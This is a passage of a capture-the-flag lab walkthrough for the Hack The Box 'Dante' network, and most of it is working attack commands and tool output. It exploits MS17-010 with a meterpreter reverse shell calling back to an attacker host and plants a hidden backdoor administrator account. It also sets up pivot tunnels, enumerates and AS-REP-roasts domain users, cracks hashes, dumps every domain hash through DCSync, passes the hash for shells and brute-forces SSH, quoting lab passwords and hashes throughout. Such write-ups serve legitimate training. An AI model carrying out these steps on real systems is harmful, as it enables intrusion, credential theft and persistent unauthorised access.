   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
We can first use auxiliary/scanner/mb/mb_ms17_010 to detect whether there is a vulnerability. Note that routes need to be added before use. The multi/manage/autoroute module can automatically add routes.
1. Exploiting /windows/mb/ms17_010_etnalblue: MS17-010 has vulnerabilities that are unstable, easily detected by the sokill program, and potentially causing a blue screen of death on the target machine.
2. Exploiting /windows/mb/ms17_010_psexec: This requires naming and opening a pipe.
Using module 3: This is more stable than ms17_010_eternalblue and can bypass some sokill programs.
3. Auxiliary module: /admin/mb/ms17_010_command: This module is the most stable of all exploit methods and is not intercepted by the sokill program. It allows direct commands to add users, enable 3389, download RAT, and perform other operations.
4. Auxiliary module: /scanner/mb/mb_ms17_010: Used to detect vulnerabilities in MS17-010.
Detect loopholes
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.16.1.20
RHOSTS => 172.16.1.20
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
[+] 172.16.1.20:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard 9600 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 172.16.1.20:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Use exploit/windows/mb/ms17_010_psexec module for use. payload can also use set payload
windows/meterpreter/reverse_tcp to get a meterpreter.
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 172.16.1.20
rhost => 172.16.1.20
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 10.10.16.4
lhost => 10.10.16.4
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 443
lport => 443
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 10.10.16.4:443
[*] 172.16.1.20:445 - Target OS: Windows Server 2012 R2 Standard 9600
[*] 172.16.1.20:445 - Built a write-what-where primitive...
[+] 172.16.1.20:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.1.20:445 - Selecting PowerShell target
[*] 172.16.1.20:445 - Executing the payload...
[+] 172.16.1.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 10.10.110.3
[*] Meterpreter session 1 opened (10.10.16.4:443 -> 10.10.110.3:1552) at 2025-08-08 21:35:21 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 6424 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
We can get another flag here and mployee_backup.xlsx
C:\Users\katwamba\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0576-7346

 Directory of C:\Users\katwamba\Desktop

04/14/2021  10:44 AM    <DIR>          .
04/14/2021  10:44 AM    <DIR>          ..
06/10/2020  01:32 PM             8,790 employee_backup.xlsx
01/08/2021  01:29 PM                37 flag.txt
               2 File(s)          8,827 bytes
               2 Dir(s)   9,617,821,696 bytes free
Then download it to our local machine
meterpreter > download "C:\Users\katwamba\Desktop\employee_backup.xlsx" ~/Templates/htb-labs/Prolabs/Dante/employee_backup.xlsx
[*] Downloading: C:\Users\katwamba\Desktop\employee_backup.xlsx -> /home/wither/Templates/htb-labs/Prolabs/Dante/employee_backup.xlsx
[*] Downloaded 8.58 KiB of 8.58 KiB (100.0%): C:\Users\katwamba\Desktop\employee_backup.xlsx -> /home/wither/Templates/htb-labs/Prolabs/Dante/employee_backup.xlsx
[*] Completed  : C:\Users\katwamba\Desktop\employee_backup.xlsx -> /home/wither/Templates/htb-labs/Prolabs/Dante/employee_backup.xlsx
The file contains many user name passwords.
asmith Princess1
smoggat Summer2019
tmodle P45678!
ccraven Password1
kploty Teacher65
jbercov 4567Holiday1
whaguey acb123
dcamtan WorldOfWarcraft67
tspadly RopeBlackfieldForwardslash
ematlis JuneJuly1TY
fglacdon FinalFantasy7
tmentrso 65RedBalloons
dharding WestminsterOrange5
smillar MarksAndSparks91
bjohnston Bullingdon1
iahmed Sheffield23
plongbottom PowerfixSaturdayClub777
jcarrot Tanenbaum0001
lgesley SuperStrongCantForget123456789
User Comment Information Disclosure
When searching for users using net users, you find a user named mrb3n. When you look further into the user's information, you can find the password and tags in the comments.
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    katwamba
krbtgt                   mrb3n                    SelfHealUser
xadmin
The command completed with one or more errors.

C:\Windows\system32>net user mrb3n
net user mrb3n
User name                    mrb3n
Full Name                    mrb3n
Comment                      mrb3n was here. I used keep my password S3kur1ty2020! here but have since stopped.  DANTE{1_jusT_c@nt_st0p_d0ing_th1s}
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/31/2020 4:43:25 PM
Password expires             1/27/2021 4:43:25 PM
Password changeable          7/31/2020 4:43:25 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
We can get another flag, and the credit mrb3n:S3kur1ty2020!
Add back door user
Use meterpreter to add backdoor users, pay attention to the password strategy.
meterpreter > run post/windows/manage/enable_rdp username="dummykitty" password="!QAZ2wsx#EDC"
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: dummykitty with Password: !QAZ2wsx#EDC
[*]     Adding User: dummykitty to local group 'Remote Desktop Users'
[*]     Hiding user from Windows Login screen
[*]     Adding User: dummykitty to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /home/wither/.msf4/loot/20250808215231_default_172.16.1.20_host.windows.cle_766029.txt
Then let's continue to check the survival hosts Info about interfaces
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DANTE-DC01
   Primary Dns Suffix  . . . . . . . : DANTE.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : DANTE.local

Ethernet adapter Ethernet1 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-94-EA-1A
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::ac68:919b:5d60:a97%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.16.1.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.1.1
   DHCPv6 IAID . . . . . . . . . . . : 436228182
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-30-27-23-7B-00-50-56-94-EA-1A
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{FD7A8D12-4AEA-4664-9A7A-E849B18391E4}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter #4
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
Print available routes
C:\Windows\system32>route print
route print
===========================================================================
Interface List
 12...00 50 56 94 ea 1a ......vmxnet3 Ethernet Adapter
  1...........................Software Loopback Interface 1
 13...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #4
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       172.16.1.1      172.16.1.20    261
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
       172.16.1.0    255.255.255.0         On-link       172.16.1.20    261
      172.16.1.20  255.255.255.255         On-link       172.16.1.20    261
     172.16.1.255  255.255.255.255         On-link       172.16.1.20    261
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link       172.16.1.20    261
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link       172.16.1.20    261
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0       172.16.1.1  Default
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    306 ::1/128                  On-link
 12    261 fe80::/64                On-link
 12    261 fe80::ac68:919b:5d60:a97/128
                                    On-link
  1    306 ff00::/8                 On-link
 12    261 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
Know hosts
C:\Windows\system32>arp -a
arp -a

Interface: 172.16.1.20 --- 0xc
  Internet Address      Physical Address      Type
  172.16.1.1            00-50-56-94-31-ad     dynamic
  172.16.1.5            00-50-56-94-01-c7     dynamic
  172.16.1.10           00-50-56-94-c2-53     dynamic
  172.16.1.12           00-50-56-94-07-f5     dynamic
  172.16.1.13           00-50-56-94-6d-47     dynamic
  172.16.1.17           00-50-56-94-82-69     dynamic
  172.16.1.19           00-50-56-94-6e-9c     dynamic
  172.16.1.100          00-50-56-94-4f-e1     dynamic
  172.16.1.101          00-50-56-94-ae-91     dynamic
  172.16.1.102          00-50-56-94-96-6f     dynamic
  172.16.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
/etc/hosts
C:\Windows\system32>type C:\WINDOWS\System32\drivers\etc\hosts
type C:\WINDOWS\System32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
Scanning 172.16.2.0/24 in DC01, you can find the surviving host 172.16.2.5
C:\Windows\system32>(for /L %a IN (1,1,254) DO ping /n 1 /w 1 172.16.2.%a) | find "Reply"

(for /L %a IN (1,1,254) DO ping /n 1 /w 1 172.16.2.%a) | find "Reply"
Reply from 172.16.2.5: bytes=32 time<1ms TTL=127
Lateral movement to 172.16.2.5 (DANTE-ADMIN-DC02)
The host 172.16.2.5 is only accessible through 172.16.1.20. msf can automatically add a route using the session in 172.16.1.20 and then perform a port scan on 172.16.2.5.
Execute autoroute in the session on 172.16.1.20:
meterpreter > run post/multi/manage/autoroute OPTION=172.16.2.0/24
[*] Running module against DANTE-DC01 (172.16.1.20)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.1.0/255.255.255.0 from host's routing table.
Then use auxiliary/scanner/portscan/tcp to perform port scanning.
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.16.2.5
RHOSTS => 172.16.2.5
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 172.16.2.5:           - 172.16.2.5:53 - TCP OPEN
[+] 172.16.2.5:           - 172.16.2.5:88 - TCP OPEN
[+] 172.16.2.5:           - 172.16.2.5:139 - TCP OPEN
[+] 172.16.2.5:           - 172.16.2.5:135 - TCP OPEN
[+] 172.16.2.5:           - 172.16.2.5:389 - TCP OPEN
[+] 172.16.2.5:           - 172.16.2.5:445 - TCP OPEN
[+] 172.16.2.5:           - 172.16.2.5:464 - TCP OPEN
[+] 172.16.2.5:           - 172.16.2.5:593 - TCP OPEN
[+] 172.16.2.5:           - 172.16.2.5:636 - TCP OPEN
The target has port 88 open, which is most likely another DC.
You can also upload chisel.exe to start a new socks proxy. In reverse mode, the server is deployed locally, and the remote client can directly connect to the previously running server.
./chisel.exe client 10.10.16.4:12345 R:0.0.0.0:1080:socks
Or we can use Ligolodirectly
 sudo ip tuntap add user $(whoami) mode tun ligolo2
 sudo ip link set ligolo2 up
 sudo ip route add 172.16.2.0/24 dev ligolo2
Upload it to DC01 machine
C:\>agent.exe -connect 10.10.16.4:9001 -ignore-cert
agent.exe -connect 10.10.16.4:9001 -ignore-cert
time="2025-08-09T04:48:47+01:00" level=warning msg="warning, certificate validation disabled"
time="2025-08-09T04:48:47+01:00" level=info msg="Connection established" addr="10.10.16.4:9001"
Then in the console of Ligolo
[Agent : root@DANTE-WEB-NIX01] » session
? Specify a session : 3 - NT AUTHORITY\SYSTEM@DANTE-DC01 - 10.10.110.3:29150 - 0050569447b8
[Agent : NT AUTHORITY\SYSTEM@DANTE-DC01] » iflist
┌───────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ Interface list                                                                                                    │
├───┬─────────────────┬────────────────────────────────────────────────────────────────────────┬────────────────────┤
│ # │ TAP NAME        │ DST ROUTES                                                             │ STATE              │
├───┼─────────────────┼────────────────────────────────────────────────────────────────────────┼────────────────────┤
│ 0 │ tun0            │ 10.10.16.0/23,10.10.110.0/24,dead:beef::/64,dead:beef:4::/64,fe80::/64 │ Active - 5 routes  │
│ 1 │ ligolo          │ 172.16.1.0/24,fe80::/64                                                │ Active - 2 routes  │
│ 2 │ ligolo2         │ 172.16.2.0/24                                                          │ Active - 1 routes  │
│ 3 │ ligolosample    │ 10.254.0.0/24,10.255.0.0/24                                            │ Pending - 2 routes │
│ 4 │ closingvengeanc │                                                                        │                    │
└───┴─────────────────┴────────────────────────────────────────────────────────────────────────┴────────────────────┘
[Agent : NT AUTHORITY\SYSTEM@DANTE-DC01] » start --tun ligolo2
INFO[11911] Starting tunnel to NT AUTHORITY\SYSTEM@DANTE-DC01 (0050569447b8)
Then we can try to ping 172.16.2.5
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ping 172.16.2.5
PING 172.16.2.5 (172.16.2.5) 56(84) bytes of data.
64 bytes from 172.16.2.5: icmp_seq=1 ttl=64 time=1012 ms
64 bytes from 172.16.2.5: icmp_seq=2 ttl=64 time=919 ms
64 bytes from 172.16.2.5: icmp_seq=3 ttl=64 time=844 ms
64 bytes from 172.16.2.5: icmp_seq=4 ttl=64 time=762 ms
Anonymous username enumeration over SMB
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ crackmapexec smb 172.16.2.5 --users
SMB         172.16.2.5      445    DANTE-DC02       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DANTE-DC02) (domain:DANTE.ADMIN) (signing:True) (SMBv1:False)
SMB         172.16.2.5      445    DANTE-DC02       [-] Error enumerating domain users using dc ip 172.16.2.5: NTLM needs domain\username and a password
SMB         172.16.2.5      445    DANTE-DC02       [*] Trying with SAMRPC protocol
We can get the domain name DANTE.ADMIN
Enumerating usernames via Kerbrute
kerbrute userenum -d dante --dc 172.16.2.5 users.txt

asmith
smoggat
tmodle
ccraven
kploty
jbercov
whaguey
dcamtan
tspadly
ematlis
fglacdon
tmentrso
dharding
smillar
bjohnston
iahmed
plongbottom
jcarrot
lgesley
julian
ben
balthazar
mrb3n
We can get the valid usernames here
ASREProast
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ GetNPUsers.py dante/jbercov -no-pass -dc-ip 172.16.2.5 -outputfile kerberoasting.hashes
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for jbercov
$krb5asrep$23$jbercov@DANTE:04f413b2b083da6fe672c4dfdc03aa68$91817e9ceacf4840b79e497efb0f6707ab6d8ae8aa4fa75f7071c3500fea3d5c45202145acbe47855988426bf50e3b98c050661fed918a719d43b7a57ec4fd4c625163f2bb3c75032e4a6fccc0891d109c860919478f4e43b7e82a14811b9713b89949b6462065a0350fe51ba0d34029174f2fb75520d5818c058c596cf75634672b04ef901b78f8ad5a4db087755eb07d9eb7aba7c17e1cf32affa2a23eb305a41365fef3b72a35e13653ca2b83a1ac329c926f0bbec092d162f5c81f592521113073105b39499ec34681c1b20982e28c8b1a569b56e1c77059d10dacf315b4c0c46549
For users who do not have Kerberos pre-authentication enabled, ASREProast can be used to obtain the user's TGT. This process does not require a domain account and only requires establishing a connection with the KDC to perform the attack.
Then we can crack that hash by hashcat
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ hashcat -m 18200 --force -a 0 kerberoasting.hashes /usr/share/wordlists/rockyou.txt

$krb5asrep$23$jbercov@DANTE:ddb1e0b115be8c818771b834539efef3$1a2eba1c3051af6bfc2dcb1a07d048c67080a181fe106798265aa7852ecdcffddd164ba83bea8a9ae0fdcc24e6186410a945ce973ce36fd094bfe8e2754dd0d6e3b5a722e89106000d5cb1dc53e20bd6a59ce7e2302cd27f4203b26aa8141230859f3ca0c2cedf389b65829e0d72a56f216dfc3d9a0cea5ba7c6ecd0f1f8532772d707f67cb23d5c7afa6e20b47f41c0a677a36d08b7d4dccc5023bf949fb341935ca38eb9eabc4c307bf52083acb13c178e06377ba7527e49a6b3a7b13c2a69cda8688c4df76364ee00f41b457f250d18b4d4b6917f54e376e8ac7f78eadc433ba58e07:myspace7
We can get the credit jbercov:myspace7
We can also use evil-winrm to connect it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ evil-winrm -i 172.16.2.5 -u  jbercov -p myspace7

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jbercov\Documents>
You can find another flag from Desktop of jbercov
*Evil-WinRM* PS C:\Users\jbercov\Desktop> dir


    Directory: C:\Users\jbercov\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         1/8/2021   2:01 PM             35 flag.txt


*Evil-WinRM* PS C:\Users\jbercov\Desktop> type flag.txt
Then we can also try to Bloodhound this domain and account here, Consider uploading SharpHound.exe directly and then executing -c all
.\SharpHound.exe -c all
After importing the results, check the JBERCOV information and you will find that the JBERCOV user has the GetChangesAll permission. The GetChangesAll permission means that DCSync can be used to export all hashes in the domain.
 We can use
 secretdump to export the hash in the domain controller
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ secretsdump.py -outputfile 172.16.2.5_DCSync DANTE.ADMIN/jbercov:myspace7@172.16.2.5

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4c827b7074e99eefd49d05872185f7f8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2e5f00bc433acee0ae72f622450bd63c:::
DANTE.ADMIN\jbercov:1106:aad3b435b51404eeaad3b435b51404ee:2747def689b576780fe2339fd596688c:::
DANTE-DC02$:1000:aad3b435b51404eeaad3b435b51404ee:f684dd24c08548a4cf82047ad712d314:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:0652a9eb0b8463a8ca287fc5d099076fbbd5f1d4bc0b94466ccbcc5c4a186095
Administrator:aes128-cts-hmac-sha1-96:08f140624c46af979044dde5fff44cfd
Administrator:des-cbc-md5:8ac752cea84f4a10
krbtgt:aes256-cts-hmac-sha1-96:a696318416d7e5d58b1b5763f1a9b7f2aa23ca743ac3b16990e5069426d4bc46
krbtgt:aes128-cts-hmac-sha1-96:783ecc93806090e2b21d88160905dc36
krbtgt:des-cbc-md5:dcbff8a80b5b343e
DANTE.ADMIN\jbercov:aes256-cts-hmac-sha1-96:5b4b2e67112ac898f13fc8b686c07a43655c5b88c9ba7e5b48b1383bc5b3a3b6
DANTE.ADMIN\jbercov:aes128-cts-hmac-sha1-96:489ca03ed99b1cb73e7a28c242328d0d
DANTE.ADMIN\jbercov:des-cbc-md5:c7e08938cb7f929d
DANTE-DC02$:aes256-cts-hmac-sha1-96:8fde8ac626a69d5d42deffbeb7fc532311cd354b303dbc39279229be649289f0
DANTE-DC02$:aes128-cts-hmac-sha1-96:e2254b3f357b2ea64ff445dffb56a14c
DANTE-DC02$:des-cbc-md5:5b86b015f8ab2a92
[*] Cleaning up...
Then we can use the admin hash to evil-winrm or psexec connect it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ evil-winrm -i 172.16.2.5 -u administrator -H 4c827b7074e99eefd49d05872185f7f8

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
We can get the flag and Note from the desktop of Administrator
C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 6CBC-ACA7

 Directory of C:\Users\Administrator\Desktop

14/04/2021  09:15    <DIR>          .
14/04/2021  09:15    <DIR>          ..
08/01/2021  14:59                20 flag.txt
04/12/2020  02:15               170 Note.txt
               2 File(s)            190 bytes
               2 Dir(s)   6,454,054,912 bytes free

C:\Users\Administrator\Desktop> type Note.txt
You were supposed to find this subnet via enumerating the browser history files on DC01.

172.16.1.10 can also pivot to this box, it may be a bit more stable than DC01.
Tip: We can actually find the 172.16.2.0/24 network segment by enumerating DC01's browser records.
C:\Users\Administrator\Documentsdirectory also have a Jenkins.bat file.
net user Admin_129834765 SamsungOctober102030 /add
After obtaining domain control permissions, you can further detect surviving hosts in the 172.16.2.0/24 network segment.
(for /L %a IN (1,1,254) DO ping /n 1 /w 1 172.16.2.%a) | find "Reply"

Reply from 172.16.2.5: bytes=32 time<1ms TTL=128
Reply from 172.16.2.101: bytes=32 time<1ms TTL=64
Lateral movement to 172.16.2.101 DANTE-ADMIN-NIX05
To get a more stable shell and easy to exploit more, we can use msfto get the shell of 172.16.2.5
use exploit/windows/smb/psexec
set rhosts 172.16.2.5
set smbuser Administrator
set SMBPass aad3b435b51404eeaad3b435b51404ee:4c827b7074e99eefd49d05872185f7f8
set lhost 10.10.16.4
set reverseallowproxy true
set DisablePayloadHandler true
set payload windows/x64/meterpreter/reverse_tcp
set LPORT 1235
run
Firstly, I would check the port services
use auxiliary/scanner/portscan/tcp
set RHOSTS 172.16.2.101
set THREADS 10
run

[+] 172.16.2.101:         - 172.16.2.101:22 - TCP OPEN
In msf, you can use the auxiliary/scanner/ssh/ssh_login module to brute force ssh
use auxiliary/scanner/ssh/ssh_login
set USERPASS_FILE /project/HTB/ProLab/Dante/combine_msf.txt
set RHOSTS 172.16.2.101
set VERBOSE true
set ThREADS 10
run

[*] 172.16.2.101:22 - Starting bruteforce
[-] 172.16.2.101:22 - Failed: 'asmith:Princess1'
[!] No active DB -- Credential data will not be saved!
[-] 172.16.2.101:22 - Failed: 'smoggat:Summer2019'
[-] 172.16.2.101:22 - Failed: 'tmodle:P45678!'
[-] 172.16.2.101:22 - Failed: 'ccraven:Password1'
[-] 172.16.2.101:22 - Failed: 'kploty:Teacher65'
[-] 172.16.2.101:22 - Failed: 'jbercov:4567Holiday1'
[-] 172.16.2.101:22 - Failed: 'whaguey:acb123'
[-] 172.16.2.101:22 - Failed: 'dcamtan:WorldOfWarcraft67'
[-] 172.16.2.101:22 - Failed: 'tspadly:RopeBlackfieldForwardslash'
[-] 172.16.2.101:22 - Failed: 'ematlis:JuneJuly1TY'
[-] 172.16.2.101:22 - Failed: 'fglacdon:FinalFantasy7'
[-] 172.16.2.101:22 - Failed: 'tmentrso:65RedBalloons'
[-] 172.16.2.101:22 - Failed: 'dharding:WestminsterOrange5'
[-] 172.16.2.101:22 - Failed: 'smillar:MarksAndSparks91'
[-] 172.16.2.101:22 - Failed: 'bjohnston:Bullingdon1'
[-] 172.16.2.101:22 - Failed: 'iahmed:Sheffield23'
[-] 172.16.2.101:22 - Failed: 'plongbottom:PowerfixSaturdayClub777'
[-] 172.16.2.101:22 - Failed: 'jcarrot:Tanenbaum0001'
[-] 172.16.2.101:22 - Failed: 'lgesley:SuperStrongCantForget123456789'
[+] 172.16.2.101:22 - Success: 'julian:manchesterunited' 'uid=1001(julian) gid=1001(julian) groups=1001(julian) Linux DANTE-ADMIN-NIX05 5.4.0-39-generic #43-Ubuntu SMP Fri Jun 19 10:28:31 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 5 opened (10.10.14.5-10.10.110.3:57306 -> 172.16.2.101:22) at 2024-01-01 20:49:15 -0500
Then we can get access to ssh to julian:manchesterunited
I would like use plink to connect it
plink.exe -ssh julian@172.16.2.101
To be honest, I would like to continue to use Ligolo-ng
 sudo ip tuntap add user $(whoami) mode tun ligolo3
 sudo ip link set ligolo3 up
 sudo ip route add 172.16.2.101/32 dev ligolo3

*Evil-WinRM* PS C:\Programdata> .\agent.exe -connect 10.10.16.4:9001 -ignore-cert
agent.exe : time="2025-08-09T05:38:36+01:00" level=warning msg="warning, certificate validation disabled"
    + CategoryInfo          : NotSpecified: (time="2025-08-0...ation disabled":String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
time="2025-08-09T05:38:36+01:00" level=info msg="Connection established" addr="10.10.16.4:9001"

[Agent : DANTE\Administrator@DANTE-DC02] » start --tun ligolo3
INFO[14809] Starting tunnel to DANTE\Administrator@DANTE-DC02 (00505694536c)

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ping 172.16.2.101
PING 172.16.2.101 (172.16.2.101) 56(84) bytes of data.
